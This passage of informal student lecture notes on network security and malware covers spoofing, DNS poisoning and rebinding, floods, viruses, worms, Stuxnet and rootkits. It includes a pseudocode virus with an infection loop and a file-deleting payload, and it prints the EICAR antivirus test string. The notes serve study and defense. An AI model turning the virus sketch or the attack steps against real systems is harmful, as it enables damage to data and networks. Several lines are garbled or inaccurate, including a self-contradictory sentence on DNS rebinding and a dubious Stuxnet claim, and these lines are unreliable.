
Defenses:

- At Host
  - Disable response to ping broadcast
- At router/switch
  - Disable broadcast forwarding

Figure 59. Smurf Attack

Smurf attacks are a type of reflected attack where we trick a whole host of, well, hosts to all send ping replies to a victim machine. So the attacker sends a ping stream to an IP broadcast address with a spoofed return address. In the past UofT's network was sensitive to this but (unfortunately?) it is no longer the case. Defenses to this attack include disabling the host response to ping broadcast, or disabling broadcast forwarding at the router.

2.20.3 TCP/IP Spoofing



C
S
Client sends a SYN Packet with its ISN
SYN(ISN$_C$)
Listening
Wait
Server sends an ACK and its own ISN, and stores the client IP and the ISN it sent to the client
SYN(ISN$_S$), ACK(ISN$_C$)
Client ACK's with server's ISN
Wait
ACK(ISN$_S$)
Handshake is complete
ISN$_C$ = Client Initial Sequence Number
ISN$_S$ = Server Initial Sequence Number

Figure 60. TCP Handshake: An attempt is made to make sure that the client is alive

The TCP handshake uses the initial sequence numbers as a weak authenticator. However, since it is sent in plaintext, an attacker can forge a packet with the source IP address set to the client's address. Forging source IP addresses don't necessarily allow for the attacker to receive packets directly, but if the attacker can guess the sequence number then the attacker can connect to the server as the victim client.

According to the standard the SYN and ACK packets should be sent separately but everyone sends them as one

2.20.4 TCP Reset Attack


A reset packet is sent when a server/client want to terminate their connection. This is abused by an attacker by falsely sending reset packets[59] to produce a denial of service attack. Unfortunately defenses are not obvious and may include ignoring bogus reset packets or requiring multiple packets.

2.20.5 TCP SYN Flood

Comment

> The high-tech equivalent of running a doorbell and running away.

The attacker sends a lot of connection requests with spoofed IP source addresses. The victim will allocate resources to handle these requests until some limit is reached, leading to a denial of service. Defenses include rate limiting, or using a SYN cookie[60].



- Client sends SYN
- Server responds to client with SYN-ACK cookie
  - ISNs = H(src addr, src port, dest addr, dest port, rand)
  - This is a normal response, but server does not save state
- Honest client responds with ACK(ISNs)
  - No changes required at client
- Server regenerates ISNs and checks that the client’s response matches ISNs
  - rand is derived from a 32-bit time counter
  - Server uses some recent time counter values

Low-powered firewalls i.e. in embedded systems may only filter the first syn packets. Syn-ack cookies can pose a problem for them since our network flow may establish a connection much further down from the initial syn packet. Many modern communication protocols do take advantage of syn-ack cookies and break the TCP/IP standard in doing so, so this is something to watch out for.


2.20.6 BGP: Border-Gateway Protocol

The internet is broken up into autonomous systems (AS) that are independently managed and connect to each other via gateways[61]. Gateways communicate via BGP to update routing information to handle scenarios such as a router going down. This is performed in a peer-to-peer manner.

[59] *Often done by listening over the network to find the TCP sequence numbers*

[60] *This breaks the TCP handshake protocol a bit but it provides more defense against such attacks*


[61] *I.e. an ISP*



Routers trust each other and don't authenticate advertised routes or BGP packets. Therefore BGP can be compromised in a manner similar to ARP attacks, i.e.if a malicious actor gains access to a network it can advertise "good" routes that actually route to the attacker's gateway instead of the intended ones.

2.20.7 DNS

Definition 37 DNS (Domain Name System) is a hierarchical system for resolving symbolic names to IP addresses.



In order to avoid making excessive repeated queries DNS responses are cached at name name servers for some TTL lifetime[62] One way to exploit DNS servers is to *poison* their cache: updating a DNS server's cache with bogus mappings

[62] *There is a trade-off between efficiency (high TTL) and shorter TTL (better load balancing)*




Figure 61. DNS Cache poisoning

DNS cache must be inside the network and must also be able to make requests from outside the network as well.

- The attacker fires off a number of requests to the victim nameserver, i.e. where is bank of steve?
- The attacker then floods a number of forged answers to the victim nameserver (trying out a bunch of query ids (QIDs)) with the forged answer that the bank of steve is at their ip address. Since the attacker knows the request timing it can usually win the race condition
- The victim nameserver cache is now poisoned!



The Internet
Root/GTLD Servers
2b QID=1000
IP for www12345678.bankofsteve.com ?
3 QID=1000
referral to ns1.bankofsteve.com
BankOfSteve.com network
ns1.bankofsteve.com
4 QID=1001
IP for www12345678.bankofsteve.com ?
QID=1001 5
Qu www12345678.bankofsteve.com A?
An (empty)
Au bankofsteve.com NS ns1.bankofsteve.com
Ad ns1.bankofsteve.com A 10.1.1.1
Bad guy's network
6 IP for www12345678.bankofsteve.com ?
7 Answer = (doesn't matter)
ns1.badguy.com
Authoritative for:
badguy.com and
bankofsteve.com
victim
nameserver
QID=1000 - mismatch
QID=1001 - success!
QID=1002 - mismatch
Bad guy client
2a QID=XXXX
Qu www12345678.bankofsteve.com A?
An (empty)
Au bankofsteve.com NS ns1.bankofsteve.com
Ad ns1.bankofsteve.com A 10.9.9.98
8 Answer = (doesn't matter)
1 IP for www12345678.BankOfSteve.com?


Figure 62. A more robust attack to poison an entire domain

The way that this works is that we target one message earlier in the DNS protocol. A new random name is generated and then a forged request is sent to the victim nameserver to that random name. This forces the victim nameserver to make a request to resolve it (the victim needs to know what nameserver to query in order to resolve these forged requests) since it has never seen it before. So now now the attacker may likewise forge a response to the victim nameserver and poison the cache by telling the victim nameserver the address for their fake nameserver. Once this happens then the victim nameserver will always send requests to the attacker's nameserver, which can then forge responses to the victim nameserver, steal data, etc.

Another DNS attack is the DNS Rebinding Attack. Whereas the previous attacks replace the mapping for the victim's domain with the attacker's IP, this attack replaces the mapping for the victim's domain with the attacker's IP.

Comment I took these notes at 2023-03-30 03:34AM, so they are especially incoherent

Attacker gets you to visit a webpage Click on the link Computer wants to connect to attacker.com, and runs a DNS query to see where it is This will give the legitimate attack of attacker.com and then retrieves the webpage. However the provided TTL from the name server is set to a really low value. A script in the webpage first pauses for a moment and then retrieves some more stuff from attacker.com. Since the TTL was so short, the victim will now make another DNS query. The second time it gives an IP address that corresponds to a machine on the local network, thereby rebinding attacker.com to a machine in the internal network. After another small timeout the script will now make a third request to attacker.com, which will go to the original address. From the standpoint of the victim it will look as if there are no problems: attacker.com is valid and the script is working as intended: the same origin policy is not being violated. So the attacker can pull information from outside, push information out, pull information from inside, and so forth – all without violating the same origin policy.



Attack steps

- **Browser:** Attacker gets client to visit attacker's site
- **Attacker:** Attacker controls DNS of site, and returns DNS response with short TTL. Attacker's site serves a web page with malicious script.
- **Browser:** The script makes a request to the attacker's web site. In turn, the browser makes another DNS query, which reaches the attacker's DNS, since the cached entry had a short TTL.
- **Attacker:** This time the attacker's DNS returns the IP address of a victim web server
- **Browser:** Now the victim's web server and the attacker's web server appear to be in the same origin
  - If the browser is located within an Intranet, a rebinding attack may allow accessing internal company machines!

Figure 63. Summary of steps

Defenses to this attack include

- Pinning DNS/IP mappings to the value in the first DNS response. Many modern browsers do this, despite breaking DNS protocol.
- Block resolution of external names into local IP addresses at a local DNS server (this would make sense, anyways)

The reason why the same origin policy operates on the domain name and not the IP address is due to load balancing or other reasons

2.20.8 DDoS


Definition 38

Denial of Service (DoS) is an attack that prevents a service from being used by legitimate users. Usually the attacker aims to consume as many resources as possible, targeting either bandwidth, memory, number of connections, etc. Since attacks like this generally require flooding the server with requests of some forth, the attacker needs a lot more bandwidth than the victim.
Distributed Denial of Service (DDoS) is a DoS attack that is carried out by multiple attackers, usually by an attacker with a large number of compromised machines that they use to simultaneously attack a single target

2.20.9 Common Defenses

- Cryptographic protocols can be used to defend against a lot of the attacks by dealing with spoofing and injected data (but not DoS)
  - ssl, ssh, etc.
  - These generally work at the application layer, but what about the network layer?

Definition 39 **IPSec**: An example of a cryptographic protocol that works at the network layer.
Provides confidentiality, integrity, replay protection, and authentication for IP packets via Authenticated Headers (AH) and Encapsulating Security Payload (ESP)[63]



Authenticated Headers

- Protects the IP packet (except IP header fields that are altered during transit) using a MAC stored in AH Header

Encapsulating Security Payload

- Payload is encrypted to protect contents

It also supports a number of modes such that it can be used even when all routers aren't IPSec capable. Transport mode is used when endpoint routers support IPSec (encrypts/authenticates the packet payload), and Tunnel mode is used when endpoint routers don't support IPSec but the endpoint gateways do. This encrypts/authenticates the header and payload and then encapsulated it in another packet

As a developer we can choose between IPSec and SSL dependong on our needs. SSL offers better access control and can be used for a wider variety of applications[64], but IPSec is more efficient and has lower overhead (doesn't need to do SSL handshakes, etc).

Subsection 2.21

Malware

Malware includes is a large umbrella that overs malicious software. Types include viruses and worms[65]. rootkits[66], backdoors[67] and so forth.

Whereas viruses and worms replicate automatically, viruses are typically require a host program to infect and is slow-spreading and worms are stand-alone and spread automatically without human intervention (and so spread quite a lot faster).

2.21.1 Viruses

Viruses work by inserting their own instructions into existing programs, and then when the program is run, the virus is run as well. On execution the virus may propagate to other programs. Early viruses often infected the disk boot sector: a boost sector virus would load in memory when the disk is inserted and copy itself to other disks on the system (especially prevalent in the days of floppy disks).

Viruses inserted at the beginning of the program or at the end of the program. In either case they must overwrite some sector of the program and then apply some fixup code to replicate the code that it overwrote. Viruses at the beginning of the program are limited in length since they can't overwrite too much of the program, while ones at the end are unlimited in length as long as they add a GOTO to the beginning of the program.


[63] *AH and ESP can be turned on/off depending on what you need*

[64] *And more security since security keys etc negotiated per-connection*

[65] *replication programs*

[66] *hide or obscure fact that a system has been compromised*

[67] *Method for bypassing security systems*



```
start_main:
  goto virus_123;  // normally ‘goto main’

main:
  existing code;

virus_123:
  goto infect_executable;
  if (pull_trigger) do_damage else goto main;

infect_executable:
  while (some_condition) {
    file = get-random-executable-file;
    if (first-line-of-file == ‘goto virus_123’)
      continue;
    // propagate virus
    prepend ‘goto virus_123’ to file;
    append virus code to file;
  }

pull_trigger:
  return true if some condition holds;
do_damage:
  remove files…;
```

Figure 64. A virus may not want to repeatedly infect a same program, so it will often insert a signature

Virus scanners work by looking for *signatures*, which are strings of bits corresponding to instructions found in known viruses. A malware protection company can find viruses by using a honeypot farm[68], with which they scan for signatures. Signatures should be long enough that that legitimate code is not mistakenly identified, but not too long such that scanners miss variants of viruses.

Comment

The EICAR Anti-Virus test string is an executable that may be encoded in entirely typeable characters that basically all antivirus companies have in their signature lists and can be used to validate whether or not if an antivirus software works or not.

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Polymorphic viruses are viruses that change their signature to avoid detection. This is done by embedding a small decryption engine in the virus (usually a simple encryption scheme i.e. XOR) and having the virus logic live in an encrypted payload. The encryption key is generated randomly whenever the virus is transmitted, so the virus will have a different signature every time.

Advanced virus scanners can detect polymorphic viruses by looking for suspect files and running them inside an emulator. Then when it is run the virus will have to decrypt itself and expose it’s signature, which the virus scanner may now find.

Metamorphic viruses are yet more sophisticated: they change their code on every infection by rewriting themselves. Typical code changes included: changing register allocations, using equivalent instruction sequences, changing order of sections of code, and so forth. Detecting

[68] *A network of computers that are set up to look like a real system, but are actually isolated and monitored. The purpose is to attract attackers so that they can be observed and their attacks can be analyzed.*

them gets more difficult: anti-viruses may have to run the code in an emulator and then look for sequences of executed instructions, or scan for markers in infected files, and so forth.

2.21.2 Worms

Worms spread automatically by identifying and exploiting vulnerabilities in hosts[69].

Example

The **Morris Worm** is the first worm and was related in 1988. It infected 6000 machines and caused 10-100M in damages.

- Included **server** and a **vector/bootstrap** program
- Server looked for vulnerable remote target machines and tried to exploit a vulnerability
- Created a shell on the target, uploaded target, compiled on target, and ran the vector
- The vector downloaded the rest of the worm from the server and started the server on the newly infected host

This exploited four vulnerabilities

1. `finger` program was vulnerable to buffer overflow
2. `sendmail` on many systems had be compiled with DEBUG. By connecting to the sendmail port and sending "DEBUG", the attacker received a root shell
3. Worm tried popular passwords on the target machine, the hashes for which were easily findable in `/etc/passwd`
4. The worm would try to connect to posts in `/etc/hosts.equiv`, which were machines the users can log into without a password

Techniques it used to hide itself included

- limit inflecting already-infected machines
- Deleted program files after they were loaded in memory, obscured program arguments, killed unneeded parent processes, etc

Modern worms aim to increase spreading speeds largely by using more advanced techniques for finding other vulnerable hosts (pre-seed worms with potentially vulnerable hosts), trying to infect local hosts first, and using UDP instead of TCP

[69] *For example the slammer worm infected 90% of vulnerable hosts worldwide in under 10 minutes*





Figure 65. Worms tend to spread in a logistic fashion

Example Stuxnet a worm from around 2009 that targeted uranium-enrichment centrifuges at Natanz plat in Iran that introduced the notion of zero-day exploits. In particular stuxnet took advantage of at least four zero-day exploits:

1. Windows printer sharing
2. Windows keyboard driver
3. STEP7 PLC Controller
4. LNK Exploit

Windows uses a signing mechanism to validate device driver and OS files. Key files are signed by their author using a public-key signature. The files used by stuxnet were signed using stolen certificates from two major hardware manufacturers (JMicron and RealTek)[70] It was controlled and monitored by a pair of websites (which happened to be mypremierfutbol.com and todaysfutbol.com) which received reports of infected machines and distributed updated commands/payload/etc.




Source: Wir

Figure 66. Infected hosts could be traced back to five primary infections related to Iranian nuclear production

[70] *Which happened to have adjacent headquarters in Taiwan*

> PLCs are small programmable controllers that are often used in industrial settings. They tend to have poor security becuase they are often assumed to be isolated on an internal network.
> It is also of note that stuxnet was written to target one specific network: though it infected thousands of industrial control systems around the world, it would only deploy if it had exactly 33 frequency counters at 1064 Hz – which was the exact layout of the Iranian production facility.
> Stuxnet exploited a vulnerability in the Siemens STEP7 PLC controller that allowed it to upload and execute arbitrary code to rapidly speed up and slow down the centrifuges, and was able to reach the PLC controllers by infecting the various windows machines on the network via the drivers & windows printer sharing. It also disabled monitoring alarms and modified status reports of the centrifuges to make it appear as if they were operating normally.



- Would lay dormant for several weeks
- Would suddenly increase the centrifuge speed for 15 minutes, then restore it to normal
- Would then lay dormant for another several weeks
- Would suddenly drop the centrifuge speed to almost zero for 50 minutes
- Would then repeat…

Definition 40 **Zero-day exploit**: An previously unreported and exploitable vulnerability in a system. These can be quite valuable depending on their nature, and are often sold on the black market. Very few pieces of malware use zero-day exploits (on the order of $\tilde{0}.0001\%$)

Worms defenses include:

- Update your software
- Use a firewall
- Disable unnecessary services

Areas of research include early bird[71]: detecting worms before they spread via packet sniffing, and Shields[72]: recognizing that vulnerabilities often lie in obscure paths, so blocking them if applicable.

2.21.3 More

Definition 41 Botnets are a collection of compromised machines that run under a common command-and-control infrastructure. They are often used for DoS attacks, spamming, spyware, and so forth.

Definition 42 Rootkits is any software designed to hide the fact that a system has been compromised, usually by subverting the mechanisms that report on processes, files, etc. Rootkits may be memory-resident, or may be installed as a kernel module, etc, and can also live in user or kernel modes. User mode rootkits intercept library or system calls at the user level and modifies returned results, and kernel mode rootkits do the same but in the kernel.

In 2005 Sony BMG included copy protection measures on 102 albums. So they created a rootkit in the CDs that would install automatically and interfere with the normal way that

[71] *UC San Diego*

[72] *Microsoft Research*

OSes play CDs. Ironically Sony's rootkit included a number of open source libraries that violated their licenses, contained more vulnerabilities that were exploitable by other malware and viruses, and so forth. And then the rootkit uninstaller they provided opened more security holes!

Subsection 2.22


Content-type attacks

JPEG files are data-only but can cause a lot of damage depending on the parser. Multiple vulnerabilities have appeared over the years in libraries that parse JPEGs. For example: compression/zip/image bombs that are tiny files that become huge when uncompressed, and can cause a denial of service by filling up the disk.

